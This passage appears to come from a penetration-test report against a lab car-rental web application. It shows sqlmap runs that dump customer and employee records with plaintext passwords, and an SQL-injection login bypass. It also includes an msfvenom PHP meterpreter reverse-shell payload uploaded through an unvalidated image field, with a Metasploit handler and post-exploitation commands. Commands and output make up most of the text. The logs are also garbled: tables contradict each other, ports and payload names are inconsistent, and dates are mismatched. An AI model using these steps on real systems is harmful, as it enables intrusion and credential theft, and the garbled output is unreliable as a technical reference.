- Display the database tables with the command:

sqlmap -u "192.168.1.11/viewmore.php?id=2" --tables -D carrental

```

[22:48:12] [INFO] Resuming back-end DBMS 'mysql'
[22:48:12] [INFO] Testing connection to the target URL.
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=22ph72b67...ktu699ca2'). Do you want to use those [Y/n] ?
[22:48:12] [CRITICAL] previous heuristic detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: non-blind blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 6603=6603 AND 'Mhp'='Mhp'
Type: time-based blind
Title: MySQL > 3.0.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SLEEP(2022 FROM (SELECT(SLEEP(5)))Ppqp)) AND 'Mhp'='Mhp'
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=974' UNION ALL SELECT NULL,CONCAT(0x717a2b71,0x3a3a4517263746667208667316736807610297575794366868465724724674d5975,0x7173627971),NULL,NULL,NULL,NULL,--
[22:48:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 3.0.0.12 (MySQL/5.6.16)
[22:48:14] [INFO] Fetching tables for database: 'carrental'
[22:48:14] [WARNING] reflective values detected that the target is protected by some kind of WAF/IPS
[22:48:14] [INFO] Retrieved: 'customers'
[22:48:14] [INFO] Retrieved: 'suppliers'
[22:48:14] [INFO] Retrieved: 'customers'
[22:48:14] [INFO] Retrieved: 'employees'
[22:48:14] [INFO] Retrieved: 'vehiclesstore'
Database: carrental
Tables:
[*] customers
[*] employees
[*] managers
[*] suppliersorder
[*] vehicles
[*] vehiclesstore
[22:48:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:48:15 /2021-02-27/
root@kali:~#

```

Figure 4.108: Finding tables for carrental database

- Display the columns of the table "Customer" with the command:

sqlmap -u "192.168.1.11/viewmore.php?id=2" --columns -D carrental -T customer

```

[22:50:02] [INFO] Resuming back-end DBMS 'mysql'
[22:50:02] [INFO] Testing connection to the target URL.
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=22ph72b67...ktu699ca2'). Do you want to use those [Y/n] ?
[22:50:02] [CRITICAL] previous heuristic detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: non-blind blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 6603=6603 AND 'Mhp'='Mhp'
Type: time-based blind
Title: MySQL > 3.0.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SLEEP(2022 FROM (SELECT(SLEEP(5)))Ppqp)) AND 'Mhp'='Mhp'
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=974' UNION ALL SELECT NULL,CONCAT(0x717a2b71,0x3a3a4517263746667208667316736807610297575794366868465724724674d5975,0x7173627971),NULL,NULL,NULL,NULL,--
[22:50:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 3.0.0.12 (MySQL/5.6.16)
[22:50:02] [INFO] Detecting columns for table 'customer' in database 'carrental'
[22:50:02] [WARNING] reflective values detected that the target is protected by some kind of WAF/IPS
[22:50:02] [INFO] Retrieved: 'customer'
[22:50:02] [INFO] Retrieved: 'name', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'name', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'email', 'varchar(50)'
[22:50:02] [INFO] Retrieved: 'password', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'createdate', 'date'
[22:50:02] [INFO] Retrieved: 'address', 'text'
[22:50:02] [INFO] Retrieved: 'city', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'zipcode', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'contactno1', 'varchar(25)'
[22:50:02] [INFO] Retrieved: 'contactno2', 'varchar(25)'
Database: carrental
Table: customer
[23 columns]
+----+-----+
| Column | Type |
+----+-----+
| address | text |
| city | varchar(25) |
| contactno1 | varchar(25) |
| contactno2 | varchar(25) |
| createdate | date |
| email | varchar(50) |
| name | varchar(25) |
| password | varchar(25) |
| zipcode | varchar(25) |
+----+-----+
[22:50:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:50:09 /2021-02-27/
root@kali:~#

```

Figure 4.109: Finding columns for the customer table

- Display the columns of the table "Customer" with the command:

sqlmap -u "192.168.1.11/viewmore.php?id=2" --columns -D carrental -T employee

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 22:56:11 / 2022-02-27

[22:56:12] [INFO] Resuming back-end DBMS 'mysql'
[22:56:12] [INFO] Testing connection to the target URL.
You have not declared cookies(), while server wants to set its own ('PHPSESSID=3133caaaq1...kmgqv0hh'). Do you want to use those [Y/n] y
[22:56:12] [CRITICAL] Previous headers detected that the target is protected by some kind of WAF/IPS.
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: NonSQL-based blind
Title: AND nonSQL-based blind - WAFSE or WAFVMS clause
Payload: id=2' AND 5003=6003 AND 'Male'='Male

Type: Time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SLEEP(2022 FROM (SELECT(SLEEP(3)))Ppqp) AND 'yhuo'='yhuo

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x717a620b71,0x3a3a6d1f36575466720666751754667506674162075175794566684664672f72c67405975,0x717027a71),NULL,NULL,NULL,NULL,NULL --

[22:56:13] [INFO] Fetching columns for table 'employee' in database 'carrental'
[22:56:13] [CRITICAL] Inability to connect to the target URL. sqlmap is going to retry the request(s)
[22:56:13] [WARNING] Ineffective column(s) found and filtering out
[22:56:13] [INFO] resumed: 'employeeid',int(10)
[22:56:13] [INFO] resumed: 'fname',varchar(25)
[22:56:13] [INFO] resumed: 'lname',varchar(25)
[22:56:13] [INFO] resumed: 'password',varchar(25)
[22:56:13] [INFO] resumed: 'emailid',varchar(25)
[22:56:13] [INFO] resumed: 'contactno1',varchar(25)
[22:56:13] [INFO] resumed: 'contactno2',varchar(25)
[22:56:13] [INFO] resumed: 'employeetype',varchar(25)
Database: carrental
Table: employee
(4 columns)

+-----+
| Column | Type |
+-----+
| contactno1 | varchar(25) |
| contactno2 | varchar(25) |
| emailid | varchar(25) |
| employeeid | int(10) |
| employeetype | varchar(25) |
| fname | varchar(25) |
| lname | varchar(25) |
| loginid | varchar(25) |
| password | varchar(25) |
+-----+

[22:56:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:56:28 / 2022-02-27

root@kali:~#

```

Figure 4.110: Finding columns for the employee table

- Display data entries from the table “Customer” with the command:

`sqlmap -u "192.168.1.11/viewmore.php?id=2" --dump -D carrental -T customer`

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 22:59:10 / 2021-02-27

[22:59:10] [INFO] Resuming back-end DBMS 'mysql'
[22:59:10] [INFO] Testing connection to the target URL.
You have not declared cookies(), while server wants to set its own ('PHPSESSID=8f070ab075...21ae710e15'). Do you want to use those [Y/n] y
[22:59:10] [CRITICAL] Previous headers detected that the target is protected by some kind of WAF/IPS.
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: NonSQL-based blind
Title: AND nonSQL-based blind - WAFSE or WAFVMS clause
Payload: id=2' AND 6003=6003 AND 'Male'='Male

Type: Time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SLEEP(2022 FROM (SELECT(SLEEP(3)))Ppqp) AND 'yhuo'='yhuo

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x717a620b71,0x3a3a6d1f36575466720666751754667506674162075175794566684664672f72c67405975,0x717027a71),NULL,NULL,NULL,NULL,NULL --

[22:59:11] [INFO] Fetching columns for table 'customer' in database 'carrental'
[22:59:11] [CRITICAL] Inability to connect to the target URL. sqlmap is going to retry the request(s)
[22:59:11] [WARNING] Ineffective column(s) found and filtering out
[22:59:11] [INFO] resumed: 'custid',int(10)
[22:59:11] [INFO] resumed: 'fname',varchar(25)
[22:59:11] [INFO] resumed: 'lname',varchar(25)
[22:59:11] [INFO] resumed: 'password',varchar(25)
[22:59:11] [INFO] resumed: 'emailid',varchar(25)
[22:59:11] [INFO] resumed: 'contactno1',varchar(25)
[22:59:11] [INFO] resumed: 'contactno2',varchar(25)
[22:59:11] [INFO] resumed: 'createddate',datetime
[22:59:11] [INFO] resumed: 'test',text
[22:59:11] [INFO] resumed: 'ipcode',varchar(25)
[22:59:11] [INFO] resumed: 'carrental',varchar(25)
[22:59:11] [INFO] resumed: 'carrental',varchar(25)
[22:59:11] [INFO] resumed: 'carrental',varchar(25)
[22:59:11] [INFO] fetching entries for table 'customer' in database 'carrental'
[22:59:11] [INFO] retrieved: 'aaa','aaa','aaa','aaa','000-00-00','1','john','john','john','john','aa'
[22:59:11] [INFO] retrieved: 'test','test','000-00-00','2','test','aaa','john','test','test'
[22:59:11] [INFO] retrieved: 'lucasidali','athens','12345678','987654321','2021-02-28','3','robinshayyano.net','robinshan','papal','robinshan','1615111'
[22:59:11] [INFO] retrieved: 'test','test','test','2021-02-28','4','webpoutriv.com','test','test','test','test'
Database: carrental
Table: customer
(4 entries)

+-----+
| custid | emailid | city | fname | lname | address | zipcode | password | contactno1 | contactno2 | createddate |
+-----+
| 1 | admin | test | john | john | test | test | test | test | test | 2021-02-28 |
| 2 | robinshayyano.net | test | john | john | test | test | test | test | test | 2021-02-28 |
| 3 | webpoutriv.com | test | john | john | test | test | test | test | test | 2021-02-28 |
+-----+

[22:59:11] [INFO] table 'carrental.customer' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.11/dump/carrental.customer.csv'
[22:59:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:59:39 / 2021-02-27

root@kali:~#

```

Figure 4.111: Displaying the content of customer table

- Display data entries from the table “employee” with the command:

`sqlmap -u "192.168.1.11/viewmore.php?id=2" --dump -D carrental -T employee`

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 22:57:26 / 2021-02-27

[22:57:26] [INFO] Resuming back-end DBMS 'mysql'
[22:57:26] [INFO] Testing connection to the target URL.
You have not declared cookies(), while server wants to set its own ('PHPSESSID=8f070ab075...21ae710e15'). Do you want to use those [Y/n] y
[22:57:26] [CRITICAL] Previous headers detected that the target is protected by some kind of WAF/IPS.
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: NonSQL-based blind
Title: AND nonSQL-based blind - WAFSE or WAFVMS clause
Payload: id=2' AND 6003=6003 AND 'Male'='Male

Type: Time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SLEEP(2022 FROM (SELECT(SLEEP(3)))Ppqp) AND 'yhuo'='yhuo

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x717a620b71,0x3a3a6d1f36575466720666751754667506674162075175794566684664672f72c67405975,0x717027a71),NULL,NULL,NULL,NULL,NULL --

[22:57:27] [INFO] Fetching columns for table 'employee' in database 'carrental'
[22:57:27] [CRITICAL] Inability to connect to the target URL. sqlmap is going to retry the request(s)
[22:57:27] [WARNING] Ineffective column(s) found and filtering out
[22:57:27] [INFO] resumed: 'employeeid',int(10)
[22:57:27] [INFO] resumed: 'fname',varchar(25)
[22:57:27] [INFO] resumed: 'lname',varchar(25)
[22:57:27] [INFO] resumed: 'password',varchar(25)
[22:57:27] [INFO] resumed: 'emailid',varchar(25)
[22:57:27] [INFO] resumed: 'contactno1',varchar(25)
[22:57:27] [INFO] resumed: 'contactno2',varchar(25)
[22:57:27] [INFO] resumed: 'employeetype',varchar(25)
[22:57:27] [INFO] fetching entries for table 'employee' in database 'carrental'
[22:57:27] [INFO] retrieved: '62777133011','6912345678','admin@msa.com','1','Admin','Manager','Manager of Center','admin','admin'
[22:57:27] [INFO] retrieved: '2186995553534','2186995553534','m@carrental.gr','3','CEO','Jack B. Erichson','Jackson','jack230e'
[22:57:27] [INFO] retrieved: '2186995553534','2186995553534','m@carrental.gr','3','employee','Tom B. Erichson','Skagen','tom','password'
[22:57:27] [INFO] retrieved: '2186995553534','2186995553534','m@carrental.gr','4','employee','Kelly B. Erichson','Skagen','kelly','kelly@pog'
Database: carrental
Table: employee
(4 entries)

+-----+
| emailid | loginid | employeeid | fname | lname | password | contactno1 | contactno2 | employeetype |
+-----+
| admin@msa.com | admin | 1 | Manager | Manager of Center | jack230e | 6977723011 | 6912345678 | Admin |
| m@carrental.gr | tom | 3 | Tom B. Erichson | Skagen | password | 2186995553534 | 2186995553534 | CEO |
| kelly@carrental.gr | kelly | 4 | Kelly B. Erichson | Skagen | kelly@pog | 2186995553534 | 2186995553534 | employee |
+-----+

[22:57:28] [INFO] table 'carrental.employee' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.11/dump/carrental.employee.csv'
[22:57:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:57:38 / 2021-02-27

root@kali:~#

```

Figure 4.112: Displaying the content of employee table

From the above attack on the page viewmore.php we achieved to gain sensitive data from the database carrental. This information is stored throughout the penetration test as it may be useful in later phases.

Table 4.14: Findings from the server 2						
Useful information for future use						
IP of database	DB user	DB Password	Database Name			
192.168.1.11	Carrental	p@ssw0rd123	carrental			
Data from customer table						
custid	emailed	fname	lname	password		
1	admin	admin	admin	admin		
2	test	test	test	test		
3	robishon@yahoo.net	Robishon	Papad	robishon		
5	you@yoursite.com	test	test	test		
Data from employee table						
emailed	loginid	employeeid	fname	lname	password	employeetype
admin@admin.com	admin	1	Manager	Manager of Center	admin1	Admin
mlyons@test.site	jackceo	2	Jack	Wisher	jack123ceo	CEO
tom@carrental.gr	tom	3	Tom B. ...	Skagen	passwordtom	employee
kelly@carrental.gr	Kelly	4	Kelly B. ...	Skagen	kellyugasd	employee

The second web page that we investigated was the login page and we tried to bypass the login process and login on the web application without credentials. In order to achieve that, we used firstly the Burp Suite tool to identify the fields that are sent with the POST request when the user tries to connect on the web application.




Figure 4.113: Configuring the browser for proxy server




Figure 4.114: Capturing the POST request with Burp Suite tool

From the above printscreen that display the POST request we concluded that the request used as parameters the loginid, the password and the parameter submit which is always fixed. To bypass the login process, we tried to insert SQL code into the username field(loginid) to create a sql statement that is always true. After many attempts, we managed to bypass the user authentication with the value admin' or '1'=1 and login as administrator to the web application.




Figure 4.115: Bypass the user authentication with SQL injection




Figure 4.116: Logged in as administrator

However, we could also use the passwords that we have previously retrieved from the database since the user passwords are stored on the database on plaintext format and are not encrypted.

As we are login with high privileged user(administrator) on the web page,we found out that a new menu item was appeared and more specifically the item “new car”. Via inspection this page, we noted that the administrator has the ability to create a new car. Furthermore, we found out that during the process of creating a new car, the administrator has the ability to upload a photo of the car on the server. After a research on the page we conclude that there is no validation procedure for type of file that can be uploaded. This helped us to gain a reverse shell on the target machine with the following steps:

1. We used the msfvenom in order to creating a payload for the web server.Msfvenom is command line instance of Metasploit and is combination of generating and encoding payload for different use. More specifically, we executed the following command to create the payload:




Figure 4.117: Creating payload with Msfvenom

Table 4.15: Msfvenom command information	
Command detailed Information	
Payload (-p)	We used the custom payload php/meterpreter_reverse_tcp in order to create a meterpreter session with the target machine. Furthermore, we used the reverse_tcp instead of bind_tcp because with the bind_tcp the attacker initiating the connection to the target machine which may be blocked by the firewall but with reverse_tcp the target machine initiate the connection to the attacker which be allowed by the firewall.
LHOST	This is the IP address of the local machine (Tester machine) where we need to get session after payload execution. In our case the IP is the 192.168.1.21
LPORT	This is the port on LHOST that attacker wants the target machine to connect to. In our case the LPORT is the 443

-f raw

This option is used to define the output format of payload

```
root@kali:~/Desktop/Webservers# msfvenom -p php/metsploit_reverse_top LHOST=192.168.1.21 LPORT=443 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder selected, outputting raw payload
Payload size: 34278 bytes
root@kali:~/Desktop/Webservers#
```

Figure 4.118: Creating payload with Msfvenom 2

```
root@kali:~/Desktop/Webservers# msfvenom -p php/metsploit_reverse_top LHOST=192.168.1.21 LPORT=443 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder selected, outputting raw payload
Payload size: 34278 bytes
root@kali:~/Desktop/Webservers# cat shell.php | pbcopy && echo '<php ' | tr -d '\n' > shell.php && pbpaste > shell.php
root@kali:~/Desktop/Webservers#
```

Figure 4.119: Additional steps for php payload

2. We uploaded the payload that created on the above step through the web page newcar.php and more specifically as an image of a new car.




Figure 4.120: Uploading the payload on the webserver

3. We started a handler with Metasploit application in order to receive the connection from the backdoor that was created and uploaded in the previous steps. We configured the Metasploit handler with the same payload configuration which is uploaded to the web server

```

msf6(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.21
LHOST => 192.168.1.21
msf6 exploit(multi/handler) > set LPORT 432
LPORT => 432
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):



| Name                                           | Current Setting | Required | Description                                         |
|------------------------------------------------|-----------------|----------|-----------------------------------------------------|
| Payload options (php/meterpreter_reverse_tcp): |                 |          |                                                     |
| Name                                           | Current Setting | Required | Description                                         |
| LHOST                                          | 192.168.1.21    | yes      | The listen address (an interface may be specified). |
| LPORT                                          | 432             | yes      | The listen port.                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



msf6 exploit(multi/handler) >

```

Figure 4.121: Creating a handler with Metasploit

- In order to create the reverse meterpreter session to the target machine we had to run the backdoor on the target machine. For this reason, we visited the url 192.168.1.11/pdf (which is the directory that uploaded files are stored on the web server) and we selected the payload (shell.php) which has php format and can be executed on the web server.

```

Index of /pdf
Name      Last modified   Size Description
Parent Directory              -
LinEnum.sh 2021-03-03 21:32 46K
ccna.JPG   2021-03-03 21:32 36K
shell.php  2021-03-20 13:39 33K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.11 Port 80

```

Figure 4.122: The content of pdf directory

The result of executing the payload file is to obtain a meterpreter session on the target machine.

Table 4.16: Post-exploitation commands

Name (command)	Description	Result
Hostname (hostname)	A host name command is used to view a computer's hostname and domain name (DNS)	<pre>www-data@ubuntu:/var/www/html/pdf\$ hostname hostname ubuntu www-data@ubuntu:/var/www/html/pdf\$</pre>
Kernel Version (uname -a)	Command to view the kernel version	<pre>www-data@ubuntu:/var/www/html/pdf\$ uname -a Linux ubuntu 5.4.0-103-raspi #33-Ubuntu SMP PREEMPT Thu Feb 25 21:50:25 UTC 2021 aarch64 aarch64 aarch64 GNU/Linux www-data@ubuntu:/var/www/html/pdf\$</pre>
IP address (ifconfig)	ifconfig command is used to configure, or view the configuration of, a network interface.	<pre>www-data@ubuntu:/var/www/html/pdf\$ ifconfig ifconfig eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 ether 08:00:27:0b:1b:3c:4e txqueuelen 1000 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 137 bytes 10559 (10.6 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid localhost loop txqueuelen 1000 (Local Loopback) RX packets 137 bytes 10559 (10.6 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 137 bytes 10559 (10.6 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 wlan0: flags=403<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.1.11 netmask 255.255.255.0 broadcast 192.168.1.255 inet6 fe80::ba27:ebff:fe4e:9d3a prefixlen 64 scopeid 0x20::links inet6 